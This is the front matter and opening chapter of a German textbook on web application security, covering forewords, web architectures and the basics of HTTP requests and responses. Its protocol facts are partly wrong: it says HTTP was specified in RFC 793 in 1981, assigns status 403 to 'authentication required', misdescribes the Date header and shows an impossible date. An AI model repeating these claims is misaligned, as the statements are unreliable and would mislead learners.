Edition <kes>

Matthias Rohr

Sicherheit von Webanwendungen in der Praxis

Wie sich Unternehmen schützen können – Hintergründe, Maßnahmen, Prüfverfahren und Prozesse

2. Auflage

<kes>

EBOOK INSIDE

Springer Vieweg

Edition <kes>

Mit der allgegenwärtigen IT ist auch die Bedeutung der Sicherheit von Informationen und IT-Systemen immens gestiegen. Angesichts der komplexen Materie und des schnellen Fortschritts der Informationstechnik benötigen IT-Profis dazu fundiertes und gut aufbereitetes Wissen. Die Buchreihe Edition <kes> liefert das notwendige Know-how, fördert das Risikobewusstsein und hilft bei der Entwicklung und Umsetzung von Lösungen zur Sicherheit von IT-Systemen und ihrer Umgebung. Die <kes> – Zeitschrift für Informations-Sicherheit – wird von der DATAKONTEXT GmbH im zweimonatigen Rhythmus veröffentlicht und behandelt alle sicherheitsrelevanten Themen von Audits über Sicherheits-Policies bis hin zu Verschlüsselung und Zugangskontrolle. Außerdem liefert sie Informationen über neue Sicherheits-Hard- und -Software sowie die einschlägige Gesetzgebung zu Multimedia und Datenschutz. Nähere Informationen rund um die Fachzeitschrift finden Sie unter www.kes.info. Die Autoren der Zeitschrift und der Buchreihe Edition <kes> helfen den Anwendern in Basic- und Expert-Seminaren bei einer praxisnahen Umsetzung der Informations-Sicherheit: www.itsecuritycircles.de

Weitere Bände in dieser Reihe
http://www.springer.com/series/12374

Matthias Rohr

Sicherheit von Webanwendungen in der Praxis

Wie sich Unternehmen schützen können – Hintergründe, Maßnahmen, Prüfverfahren und Prozesse

2., vollständig überarbeitete und aktualisierte Auflage

Springer Vieweg

Matthias Rohr
Secodis GmbH
Hamburg, Deutschland

ISSN 2522-0551 ISSN 2522-056X (electronic)
Edition <kes>
ISBN 978-3-658-20144-9 ISBN 978-3-658-20145-6 (eBook)
https://doi.org/10.1007/978-3-658-20145-6

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Springer Vieweg

Gedruckt auf säurefreiem und chlorfrei gebleichtem Papier

Springer Vieweg ist ein Imprint der eingetragenen Gesellschaft Springer Fachmedien Wiesbaden GmbH und ist Teil von Springer Nature
Die Anschrift der Gesellschaft ist: Abraham-Lincoln-Str. 46, 65189 Wiesbaden, Germany

Geleitwort der ersten Auflage

Webanwendungen sind omnipräsent. Jeder von uns, der sich eines Rechners und des Internets bedient, benutzt sie ständig: sei es zum Buchen einer Reise, zum Schreiben von E-Mails oder beim Spielen mit Apps auf dem Smartphone. Manchmal sieht man mehr, manchmal weniger von ihnen. Webanwendungen werden aber auch in der Wirtschaft eingesetzt – sei es im Bankenumfeld, beim Warennachschub oder gar bei kritischen Infrastrukturen zur Abbildung von unternehmensübergreifenden Geschäftsprozessen. Ohne Webanwendungen geht nichts mehr – Webanwendungen gehört die Zukunft.

Woran liegt das? Sind Webanwendungen inzwischen die einzige Technologie, die Entwickler noch kennen? Kann man damit so leicht programmieren? Viele von uns haben schon selbst Webseiten geschrieben, da kann eine Webanwendung ja nicht viel schwerer sein. Das stimmt aber nicht. Gute Webanwendungen zu schreiben ist schwer, viel schwerer als die klassischen „Client-Server"-Applikationen. Bei Webanwendungen bekommt man nichts abgenommen und muss sich um alle möglichen Aspekte (wie etwa Usability, Benutzermanagement, Input-Validierung) selbst kümmern. Natürlich gibt es Frameworks – aber diese muss man kennen, beherrschen und verwalten. Zudem lebt eine Webanwendung von Interaktionen der Benutzer, die durch das HTTP-Protokoll nicht unterstützt werden. Die Nutzeraktivitäten, Sessions genannt, müssen dem HTTP-Protokoll förmlich aufgezwungen werden. Schließlich arbeiten alle Browser-Hersteller ständig an neuen Erweiterungen, die man, um eine optimale Usability erreichen zu können, alle kennen und beherrschen muss.

Der Grund für die häufige Verwendung von Webanwendungen ist – wie so oft – ein rein wirtschaftlicher. Um IT-Anwendungen von verschiedenen Firmen miteinander zu verbinden, müssen diese miteinander kommunizieren. Da sich das Web-Browsing (also das reine Anschauen von Informationen) via HTTP etabliert hatte, wurden zunehmend auch Anwendungen – erst einfache, dann immer kompliziertere – auf dieses Protokoll verlagert. Dies hatte den Vorteil, dass man keine Software für die Clients mehr auf die PCs der Anwender bringen musste, und so Änderungen an der Software der Oberflächen, im Vergleich zu früher, deutlich kostengünstiger realisieren konnte. Ähnliches ist bei den Apps für Smartphones passiert! Apps könnten eigene, spezifische Protokolle verwenden, was manche auch tun, aber die meisten Netze erlauben die Verwendung des HTTP-Ports ebenso für „fremde" Geräte. Daher haben viele Entwickler ihre Apps so gebaut, dass sie

wie Webanwendungen (mit „vorgeladenen“ Webseiten sozusagen) funktionieren. Somit ist der moderne IT-Softwareprogrammierer und Lösungsexperte im Wesentlichen ein Webanwendungsentwickler.

Diese Vereinheitlichung hat zwar finanzielle Vorteile, bringt aber eine Reihe von Herausforderungen mit sich. Neben den genannten zusätzlichen Aspekten, an die ein Webanwendungsentwickler denken muss, ist aufgrund der Offenheit des Protokolls (im Prinzip ist jede Webanwendung vom Internet aus angreifbar) die Sicherheit ein ganz erheblicher Erfolgsfaktor. Doch auch wenn man die „einfachen“ Dinge behoben hat, ist es noch ein langer Weg zu einer „sicheren“ Webanwendung. Die Konsequenzen sind fatal: neben „nur“ fehlender Compliance wird mit mangelnder Sicherheit von Webanwendungen der Internetkriminalität Tür und Tor geöffnet, das Vertrauen von Kunden und Partnern untergraben und schlimmstenfalls das Geschäftsmodell ad absurdum geführt.

Wie kann man dem begegnen? Gute Empfehlungen für Webanwendungsentwickler sind im Netz im Überfluss vorhanden – so viel, dass es schon wieder schwer ist, die Spreu vom Weizen zu trennen. Damit kann man zwar die Entwickler erreichen, aber ohne die entsprechende Unterstützung durch das Management sind die erforderlichen Maßnahmen, aufgrund der damit verbundenen Aufwände und Investitionen, nicht umsetzbar. Sicherheit – dies gilt für Webanwendungen genauso wie für alle anderen Sicherheitsthemen oder -bereiche – ist nur dann realisierbar, wenn es auch ein Verständnis für die erforderlichen Sicherheitsmanagement-Aspekte gibt. Dies gilt insbesondere für Beauftragung, Projektleitung und Qualitätssicherung von Software-Entwicklungen, reicht aber auch bis zu Compliance- und Risikomanagement.

Ich freue mich daher sehr, dass Matthias Rohr ein Grundlagenbuch zu diesem Thema geschrieben hat. Ein wesentliches Merkmal dieses Buches ist, dass es die verschiedenen Typen von Schwachstellen, Angriffen und Gegenmaßnahmen strukturiert und damit eine Vollständigkeit erreicht, die ich bisher in derartigen Büchern nur selten gesehen habe. Das Werk geht ganz wesentlich auf die Management- und Steuerungsaspekte ein, ist leicht zu lesen und auch für Nicht-Sicherheits-Spezialisten sehr gut verdaulich. Ich hoffe, dass dieses Buch den Weg auf viele Schreibtische findet und damit hilft, die moderne Welt der IT eine Spur sicherer zu machen.

Brandenburg Sachar Paulus
im Mai 2014

Vorwort des Autors

Dieses Buch basiert auf den Praxiserfahrungen, die ich in den letzten zehn Jahren in unzähligen Projekten, Unternehmen und Gesprächen gesammelt habe. Ich habe dieses Buch geschrieben, um meine Erfahrungen weiterzugeben und eine bislang fehlende Gesamtsicht auf das Thema Webanwendungssicherheit, speziell im Hinblick auf deren unternehmerischen Einsatz, darzustellen. Zudem soll es eine Orientierungshilfe durch den Dschungel an Begriffen, Konzepten und Verfahren sein, die in diesem Bereich existieren und nicht nur Neulinge schnell verwirren können.

Mit diesem Buch sollen nicht nur Experten angesprochen werden, deren alltägliche Herausforderungen bei der Entwicklung von Webanwendung genau hierin bestehen, sondern auch solche Personen, die sich bislang noch nicht stärker mit dem Thema befasst haben. Die einzelnen Kapitel richten sich an unterschiedliche Lesergruppen, und setzen daher auch unterschiedliche Vorkenntnisse voraus:

- Kap. 1 beschreibt die Hintergründe von unsicheren Webanwendungen und Grundlagen der Webanwendungssicherheit. Der erste Teil dieses Kapitels kann von Lesern mit entsprechenden Vorkenntnissen übersprungen werden.
- Kap. 2 stellt die wichtigsten Angriffe und Schwachstellen von Webanwendungen dar. Wer sich hiermit bereits eingehend beschäftigt hat (z. B. erfahrene Security Consultants), dem empfehle ich die einzelnen Abschnitte zumindest im Hinblick auf neue Aspekte zu überfliegen und sich die verwendete Taxonomie zu vergegenwärtigen.
- Kap. 3 widmet sich ausführlich den Maßnahmen, mit denen sich Webanwendungen im Hinblick auf gängige Bedrohungen absichern lassen. Dieses Kapitel wendet sich an Personen, die an der Webentwicklung beteiligt sind (also vor allem Entwickler), sowie an Tester, die entsprechende Empfehlungen und Prüfungen ableiten. Wer nicht zu tief in die Materie einsteigen will, dem erlauben die Zusammenfassungen der einzelnen Unterkapitel, die wichtigsten Aspekte zu erfassen. Zusätzlich werden zentrale Aussagen über Auszeichnungsblöcke herausgestellt.
- Kap. 4 liefert einen Überblick über relevante Bewertungs- und Prüfverfahren innerhalb der einzelnen Entwicklungsphasen und bietet für jeden Leser, der sich mit Sicherheitsanalysen oder -tests von Webanwendungen beschäftigt, interessante Aspekte.

- Kap. 5 rundet die Betrachtung durch die Beschreibung organisatorischer Aspekte der Anwendungssicherheit ab und wendet sich vor allem an Projekt- oder Entwicklungsleiter sowie das IT-Security- und Qualitäts-Management.

Vor allem in Kap. 3 und 4 werden an mehreren Stellen Code-Beispiele in JavaScript sowie PHP und Java gezeigt. Diese Beispiele sind jedoch auch in anderen Programmiersprachen umsetzbar und dienen damit lediglich der Veranschaulichung.

Dieses Buch verfolgt nicht den Anspruch, alle möglichen, denkbaren und zukünftigen Betrachtungsweisen und Spezialitäten der Sicherheit von Webanwendungen vollständig zu beschreiben. Die Disziplin der Webanwendungssicherheit ist derart vielseitig und vielschichtig, dass hierfür ein Buch sicher nicht ausreichen würde. Daher werde ich an vielen Stellen nicht auf alle bekannten Aspekte eingehen oder alle denkbaren Angriffe und Schwachstellen für Webanwendungen darstellen können, sondern auf weiterführende Literatur verweisen.

Das Buch hätte niemals in der vorliegenden Form entstehen können, wenn ich nicht durch viele Menschen unterstützt worden wäre. Für die aktive Mitarbeit an Inhalten und der Gliederung danke ich dabei im Besonderen Thomas Schreiber von der SecureNet GmbH. Zudem bedanke ich mich auch sehr herzlich bei Herrn Professor Paulus, der so freundlich war, ein bestechendes Geleitwort zu schreiben. Weiterhin möchte ich mich für die großartige Unterstützung von Markus Miedaner, Thomas Skora, Markus Kulicke, Christian Schneider, Arndt Allmeling, David Matscheko, Thomas Kerbl, Max Herold, Andreas Kalender und Tim Eggert herzlichst bedanken. Meinem Vater, Wolfgang Rohr, danke ich ganz herzlich für viele Korrekturhinweise.

Die in diesem Buch zusammengestellten Aussagen und Empfehlungen stellen den bei Drucklegung aktuellen Stand dar. Bedingt durch die technologische Entwicklung und das Bekanntwerden neuer Bedrohungen können einzelne möglicherweise im Laufe der Zeit an Gültigkeit oder Vollständigkeit verlieren.

Für entsprechende Hinweise und auch Anregungen aller Art bin ich überaus dankbar! Sofern zutreffend werde ich versuchen, diese in einer zukünftigen Auflage zu berücksichtigen. Bitte besuchen Sie hierzu die Webseite des Buches: www.webappsecbuch.de. Dort können Sie weitere Informationen sowie einen exemplarischen Sicherheitsstandard für Webanwendungen finden. Vielen Dank!

Hamburg Matthias Rohr
im September 2014

Anmerkung zur zweiten Auflage

Mit der zweiten Auflage wurde dieses Buch mit sehr großem Aufwand vollständig überarbeitet, aktualisiert und an sehr vielen Stellen erweitert. Damit sollten nun nicht nur alle Kinderkrankheiten der ersten Auflage beseitigt, sondern das Buch insgesamt auch deutlich im Hinblick auf Vollständigkeit, Struktur und nicht zuletzt auch Verständlichkeit verbessert worden sein.

Viele inhaltliche Überarbeitungen betreffen das Kap. 3. Das hat vor allem den Hintergrund, dass in den vergangenen Jahren hier zahlreiche neue Techniken und Standards hinzugekommen sind. Viele Anpassungen wurden auch in Kap. 4, und dort im Speziellen in Bezug auf neue Tool-Kategorien wie IAST oder Docker-Security-Scanner sowie den Aspekt der Testautomatisierung im Allgemeinen, durchgeführt.

Die meisten Anpassungen sind aber sicherlich im Kap. 5 erfolgt. Auch durch sehr viele neue persönliche Erfahrungen in diesem Bereich aus verschiedenen Kundenprojekten, habe ich dieses Kapitel umgebaut und darin vor allem dem Thema agile Sicherheit sehr viel mehr Raum gegeben.

Sehr bedanken möchte ich mich an dieser Stelle nochmals für die zahlreichen Hinweise und Anmerkungen, die mich erreicht haben. Sofern zutreffend, habe ich versucht sämtliche in das Buch einzuarbeiten. Natürlich bin ich für zusätzliche Hinweise weiterhin sehr dankbar! Bitte nutzen Sie hierzu einfach die Kontaktmöglichkeiten auf www.webappsec-buch.de. Auf dieser Webseite werde ich auch bei Bedarf relevante Anmerkungen und Erweiterungen zu diesem Buch bereitstellen.

Hamburg
im September 2017

Matthias Rohr

Inhaltsverzeichnis

Einleitung

1

„Jedes Programm hat mindestens zwei Verwendungszwecke, einen für den es geschrieben wurde und noch einen weiteren."

Alan J. Perlis

Zusammenfassung

In diesem Kapitel werden wir uns zunächst einigen wichtigen Grundlagen und Hintergründen unsicherer Webanwendungen (bzw. Software allgemein) widmen. Im ersten Teil werden wir uns hierzu mit den Ursachen für unsichere Webanwendungen befassen, um dann im zweiten Teil genauer auf den eigentlichen Begriff „Webanwendungssicherheit" und deren Zusammenhang mit der IT-Sicherheit einzugehen.

1.1 Zum Begriff „Webanwendung"

Bevor auf einzelne Sicherheitsthemen genauer eingegangen wird, muss zunächst geklärt werden, was in diesem Zusammenhang eigentlich genau unter einer „Webanwendung" zu verstehen ist. Anders als ihr Name vielleicht suggerieren mag, muss eine Webanwendung nämlich keinesfalls über das World Wide Web erreichbar sein. Viele Webanwendungen kommen heutzutage auch innerhalb von Unternehmen zum Einsatz. Entscheidend dafür, dass sich eine Anwendung als Webanwendung bezeichnen lässt, ist stattdessen einzig der Einsatz von Webtechnologien. Hierüber gelangen wir zu folgender Begriffsdefinition:

▶ **Webanwendung:** Eine Webanwendung ist eine Client-Server-Anwendung, die auf Webtechnologien (HTTP, HTML etc.) basiert.

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_1




Abb. 1.1 3-Tier-Architektur einer Webanwendung

Eine Webanwendung wird dabei in der Regel über einen Webbrowser (oder einfach Browser) wie Chrome, Firefox, Safari, den Internet Explorer (IE) oder seinen Nachfolger Edge aufgerufen, in dem der serverseitig generierte bzw. bereitgestellte HTML-, JavaScript- und CSS-Code interpretiert und dargestellt wird. Da wir neben einem Browser aber auch auf andere Weise auf eine Webanwendung zugreifen können (z. B. per Skript von der Kommandozeile aus), wird hier manchmal allgemeiner von einem User Agent oder einfach Client gesprochen. Zur Kommunikation zwischen Browser (also User Agent) und Server dient vor allem das HTTP-, bzw. das darauf aufsetzende HTTPS-Protokoll.

Serverseitig werden Webanwendungen auf Web- und Applikationsservern oder einfach Laufzeitumgebungen ausgeführt,[1] die dann wiederum auf Hintergrundsysteme, z. B. eine Datenbank, zugreifen können. Daraus ergibt sich eine sogenannte 3-Tier-Architektur (dreischichtige Architektur), die in Abb. 1.1 dargestellt ist. Zur Veranschaulichung wurden dabei exemplarische Technologien den jeweiligen Schichten zugeordnet.

In modernen Webanwendungen lässt sich diese Architektur zwar grundsätzlich immer noch zuordnen, allerdings sieht diese dort in der Regel deutlich differenzierter aus. Zunächst werden immer mehr Aspekte der Benutzerschnittstelle heute client-seitig, vor allem über JavaScript-Code umgesetzt, welcher im Hintergrund serverseitige Webdienste aufruft. Die Abgrenzung zwischen Client und Application Tier verschwimmt hier genauso wie die zwischen Frontend und Backend.

Zudem lassen sich gerade Webanwendungen im Enterprise-Umfeld, wie wir diese exemplarisch in Abb. 1.2 sehen, häufig technologisch im Grunde nicht als einzelne Anwendungen sehen, sondern vielmehr als Zusammenschluss verschiedener eigenständiger Dienste (REST- bzw. Microservices) zu einer Plattform, wie z. B. einem Onlineshop.

Sind monolithische Architekturen noch strikt in verschiedene Anwendungsschichten unterteilt, so werden diese Schichten in vielen heutigen Webarchitekturen aufgebrochen

[1] Im Rahmen dieses Buches wird aus Gründen der Vereinfachung meist nur von „einem Webserver“ gesprochen, auch wenn damit in der Praxis diverse Cluster von Web- und Applikationsservern gemeint sein können, die aus vielen hunderten oder sogar tausenden Systemen bestehen. Applikationsserver (z. B. IIS, GlassFish, IBM WebSphere) sind für die Ausführung von komplexeren Anwendungen erforderlich. Immer häufiger kommen statt Applikationsserver hier aber auch einfach nur Laufzeitumgebungen (z. B. die JVM bei Java) zum Einsatz – weniger für ganze Webanwendungen, sondern lediglich um einzelne Anwendungskomponenten wie Microservices auszuführen.




Abb. 1.2 Enterprise Webanwendung auf Basis einer Microservice-Architektur

und in einzelne Anwendungskomponenten unterteilt, die aus Frontend und Persistenzschicht bestehen. Daher bezeichnen wir diese Komponenten auch als „Vertikale“. Eine solche Vertikale bildet dabei in der Regel stets eine dedizierte Geschäftsfunktion ab, z. B. einen Warenkorb, eine Suche oder das Benutzermanagement.

An ein einzelnes Entwicklungsteam lässt sich auf diese Weise die Verantwortung für die Weiterentwicklung (und auch den Betrieb) einer oder mehrerer Vertikalen (also z. B. eines Microservices) übertragen werden. Dies wird häufig dadurch unterstützt, dass ein solches Team sich die aus seiner Sicht hierfür geeigneten Technologien selbst aussuchen kann. So kommt es, dass die Vielfalt eingesetzter Technologien, angefangen beim Frontend bis hinunter zur Persistenzschicht, in solchen Anwendungsarchitekturen sehr groß sein kann. Wenn wir noch mal Bezug auf unsere 3-Tier-Architektur nehmen, müssen wir somit sagen, dass sich diese innerhalb vieler heutiger Enterprise-Anwendungen im Grunde nur dazu eignet, um einzelne Vertikalen zu beschreiben.

In der Praxis besteht einige Kontroverse darüber, ob wir in modernen Anwendungen nun 3, 4 oder vielleicht sogar mehr Schichten vorfinden. Uns soll das an dieser Stelle auch nicht weiter stören. Viel wichtiger ist, dass wir heute vielfach sehr kleinteilige Anwendungskomponenten vorfinden, von denen sowohl client- als auch serverseitig ausgeführter Code eingesetzt wird. Wir können hier auch von zwei Anwendungsteilen sprechen, die in der Regel mittels HTTP miteinander kommunizieren. Auf beiden Seiten finden wir gewöhnlich sogenannte MVC-Frameworks vor, welche den jeweiligen Anwendungsteil in Datenschicht (Model), Darstellung (View) und Steuerung (Controller) unterteilen. Diese Aufteilung ist von zentraler Bedeutung, auch für die Umsetzung von Sicherheitsmaßnahmen. So werden wir im Rahmen der Betrachtung clientseitiger Angriffe und entsprechender Maßnahmen sehr viel mit dem Begriff „View“ arbeiten und uns diesem dort auch noch einmal genauer widmen.

Die Verlagerung von Anwendungslogik vom Server auf den Client findet ihren Höhepunkt in sogenannten Single Page Applications (SPAs). Diese bestehen nur noch aus einer einzigen HTML-Seite und sehr viel JavaScript-Code, welcher dann dynamisch im Hintergrund mit serverseitigen REST-Services kommuniziert und die Anzeige von Seiteninhalten steuert. Google Mail ist das vielleicht bekannteste Beispiel für eine Single Page Application.

Ein letzter großer Aspekt, der sich innerhalb der Softwareentwicklung in den vergangenen Jahren vollzogen hat und weiter vollzieht, ist DevOps. Der Grundgedanke ist dabei, dass Entwicklungsteams sich nicht nur um die Weiterentwicklung, sondern auch den Betrieb ihrer Komponenten (also z. B. eines Microservices) kümmern. Dieses Prinzip kann besonders für Software sinnvoll sein, die laufend weiterentwickelt werden muss. Hier verschwimmen somit die Grenzen zwischen Entwicklung und Betrieb. Um dies bewerkstelligen zu können, erfordert es neue Technologien, insbesondere solche, die eine starke Automatisierbarkeit von Test- und Deployment-Aufgaben ermöglichen. Dazu gehört etwa das Bundling von Applikationsservern mit der Anwendung oder der Einsatz von Virtualisierungstechnologien wie Docker, mit denen sich Infrastruktur in einer eigenen Konfigurationsdatei festlegen und in einer virtuellen Umgebung hochfahren lässt.

Insgesamt zeigt sich anhand dieser kurzen Betrachtung aber sicherlich recht deutlich, dass sich das, was wir heute technisch unter einer Webanwendung verstehen, in den vergangenen Jahren sehr stark gewandelt hat und aller Voraussicht nach auch noch weiter wandeln wird. Dieser Wandel wirkt sich natürlich auch auf die IT-Sicherheit im Allgemeinen und die Webanwendungssicherheit im Besonderen aus. Neue Anforderungen, Technologien, Zuständigkeiten und Maßnahmen sind die Folge. Dieser Prozess ist längst nicht abgeschlossen und wird die IT-Sicherheit sicherlich auch in Zukunft vor immer neuen Herausforderungen stellen.

1.2 Technische Ursachen für unsichere Webanwendungen

Die Gründe für die zahlreichen Sicherheitsprobleme gerade im Bereich der Webanwendungen sind vielschichtig. Schauen wir uns zunächst wichtige technische Ursachen an. Deren Reihenfolge steht dabei in keinerlei Zusammenhang mit ihrer Wichtigkeit.

1.2.1 Anwendungs- versus Netzwerkschicht

Unternehmen setzen einen großen Teil ihrer IT-Sicherheitsmaßnahmen über Infrastrukturkomponenten wie Netzwerkfirewalls oder IDS-/IPS-Systeme um. Das Problem dabei ist, dass solche Komponenten überwiegend auf der Schicht (bzw. Ebene) des TCP/IP-Protokolls arbeiten und damit nur bedingt dafür geeignet sind, um Angriffe auf höheren Protokollebenen, wie der Applikationsschicht (auf der auch das HTTP-Protokoll operiert),




Abb. 1.3 Netzwerk- vs. Anwendungsschicht

abzuwehren. Das ist in etwa mit einem Zöllner zu vergleichen, der nur die Papiere eines Containers kontrollieren kann, nicht jedoch in diesen selbst hineinschauen darf oder kann (siehe Abb. 1.3).

Daher unterscheiden wir auch Angriffe auf der Netzwerkschicht (z. B. Netzwerk Spoofing) von solchen, die auf der Anwendungsschicht durchgeführt werden und die wir im Kontext von Webanwendungen auch als Webangriffe bezeichnen. Gerade in größeren Unternehmen wird durch die dort betriebene Netzwerkinfrastruktur in der Regel ein relativ hohes Sicherheitsniveau auf Netzwerkebene gewährleistet, wohingegen die Anwendungsebene nur unzureichend abgesichert ist. So neu ist diese Situation allerdings nicht: Bereits im Jahr 2003 ging die US-Standardisierungsbehörde NIST davon aus, dass drei von vier Angriffen auf IT-Systeme auf der Anwendungsebene erfolgen. Auch wenn heute mit DDOS und Crimeware zahlreiche weitere Angriffsvektoren hinzugekommen sind, so erfolgt der überwiegende Teil der erfolgreich durchgeführten Angriffe laut aktueller Studien auch heute über die Anwendungsschicht, bzw. sogar ganz konkret gegen Webanwendungen (vergl. [1] und [2]).

Auch im Rahmen von Sicherheitsuntersuchungen unterscheiden wir bewusst beide Ebenen und sprechen einerseits von netzwerkseitigen Pentests (welche sich auf die Infrastruktur beziehen) und andererseits von anwendungsseitigen Pentests (welche z. B. die Webanwendung selbst untersuchen).

- Die meisten Angriffe gegen Webanwendungen werden auf der Anwendungsebene und dort überwiegend mittels des HTTP-Protokolls durchgeführt. Netzwerkseitige Sicherheitsmaßnahmen beziehen sich auf die Ebenen darunter und können daher eine Vielzahl möglicher Angriffe gegen eine Webanwendung weder erkennen noch abwehren.

Dennoch finden sich in vielen IT-Sicherheitsstandards, wie etwa dem IT-Grundschutz, immer noch fast ausschließlich infrastrukturelle Themen. In konkrete Maßnahmen zur

Steigerung der Anwendungssicherheit fließt deshalb gewöhnlich auch ein sehr viel geringerer Teil des IT-Sicherheitsbudgets (vergl. [3]).

1.2.2 Design-Entscheidungen des HTTP-Protokolls

Wer sich mit Webanwendungen beschäftigt, kommt am HTTP-Protokoll nicht vorbei. Es ist das zugrunde liegende Übertragungsprotokoll webbasierter Anwendungen.[2] Spezifiziert wurde HTTP in RFC 793 bereits im Jahr 1981 und ist damit noch deutlich älter als das Web selbst. Wozu das Protokoll einmal verwendet werden wird, konnte seinen Schöpfern damals aber nicht wirklich bewusst gewesen sein. Vielmehr bestand das Ziel der Spezifikation von HTTP in der Schaffung eines einfachen und robusten Client-Server-Protokolls, über das heterogene Systeme leicht miteinander kommunizieren konnten. Denn TCP-Protokolle wie HTTP eines ist, besaßen vor allem zwei Designziele: Interoperabilität und Robustheit:

> „TCP-Implementierungen werden einem generellen Robustheits-Prinzip folgen: Sei konservativ in dem, was du tust, und liberal in dem, was du von anderen akzeptierst."
> Jon Postel, RFC 793, Sept. 1981

Sicherheit hingegen stand damals gar nicht im Fokus der Autoren des HTTP-Protokolls. Die zunächst spezifizierte Protokollversion 0.9 wurde im Laufe der Jahre mit Version 1.0 (RFC 1945) und 1.1 (RFC 2616) zwar noch zweimal überarbeitet und darüber auch um einzelne Sicherheitsaspekte ergänzt. Von den grundlegenden Design-Entscheidungen dieses Protokolls wurde dabei jedoch nicht mehr abgewichen. So lässt sich auch mit HTTP 1.1 noch prinzipiell auf dieselbe Weise auf Ressourcen im Web zugreifen wie noch im ursprünglichen Entwurf vorgesehen. Prinzipiell benötigen wir hierzu nur zwei Zeilen:

```
GET /welcome.html?param1=1&param2=2 HTTP/1.1
Host: www.example.com
```

Der Server antwortet auf diese Anfrage (den HTTP-Request) mit einer ebenfalls sehr einfachen Antwort (der HTTP-Response):

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 3434
Date: Tue, 36 Mar 2013 10:50:10 GMT

<html>
[HTML-Markup]
…
```

[2] Mit WebSockets existiert seit kurzem eine weitere Übertragungs-Technologie im Web, welche ein eigenes Protokoll (RFC 6455) einsetzt. Für die Zukunft ist davon auszugehen, dass dieses Protokoll zusätzlich zu HTTP deutlich häufiger zum Einsatz kommt.

Die für den Browser wichtigste Information steht gleich in der ersten Zeile des HTTP-Headers, nämlich der HTTP-Statuscode. Über ihn gibt der Webserver an, ob eine Anfrage erfolgreich war (Status Code 200), eine angefragte Ressource nicht existiert (Status Code 404), eine Authentifizierung erforderlich ist (Status Code 403) oder der Browser eine Weiterleitung durchführen soll (Status Code 303). War die Anfrage erfolgreich, hängt der Webserver die angeforderte Ressource (also etwa den HTML-Code einer aufgerufenen Webseite) im unteren Teil der Antwort (dem HTTP-Body) an.

In dem oben gezeigten Fall handelt es sich bei der erhaltenen Antwort um eine HTML-Seite, was durch „Content-Type: text/html“ im HTTP-Header dem Client mitgeteilt wird. Zusätzlich wird dort die Größe der Antwort in Bytes („Content-Length“) und das letzte Änderungsdatum der angefragten Ressource („Date“) angegeben. Die Einfachheit dieser Spezifikation besitzt viele Vorteile und zugegebenermaßen auch einigen Charme. In Bezug auf die Sicherheit von Webanwendungen ergeben sich daraus allerdings gleich mehrere Probleme:

HTTP-Aufrufe lassen sich über URLs parametrisieren Der entsprechende Aufruf zu unserem obigen Beispiel lässt sich sehr einfach generieren und zwar z. B. durch einen Browser. In diesem Fall müssten wir dort nämlich nur die folgende URL eintippen:

```
http://www.example.com/welcome.html?param1=1&param2=2
```

Der Browser kümmert sich daraufhin um die Generierung der HTTP-Anfrage – wobei er gewöhnlich noch eine Reihe zusätzlicher Header an den HTTP-Request anhängt. In einer URL lassen sich natürlich auch Parameter angeben. Eingeleitet werden diese durch ein „?“. Der Teil der URL, der darauf folgt, wird Query String genannt. Da Query Strings auf der Ebene des HTTP-Protokolls per HTTP-GET-Methode übertragen werden, sprechen wir in diesem Zusammenhang auch von GET-Parametern.

Eine weitere Möglichkeit, um URLs zu parametrisieren, ist statt des Query Strings den Pfad-Bereich[3] zu nutzen. Unser obiger Aufruf ließe sich damit wie folgt umbauen:

```
http://www.example.com/1/2/welcome.html
```

In diesem Fall erwartet die Anwendung im ersten Pfad-Segment den Parameter „param1“ usw. Parametrisierung über Pfad-Bereiche ist vom HTTP-Standard zwar nicht direkt vorgesehen, wird aber von sehr vielen modernen Webanwendungen bevorzugt. URL-Parametrisierung lässt sich somit auf zweierlei Weise durchführen: Über den URL-Pfad (Pfad-Parameter) sowie über den Query String (GET-Parameter).

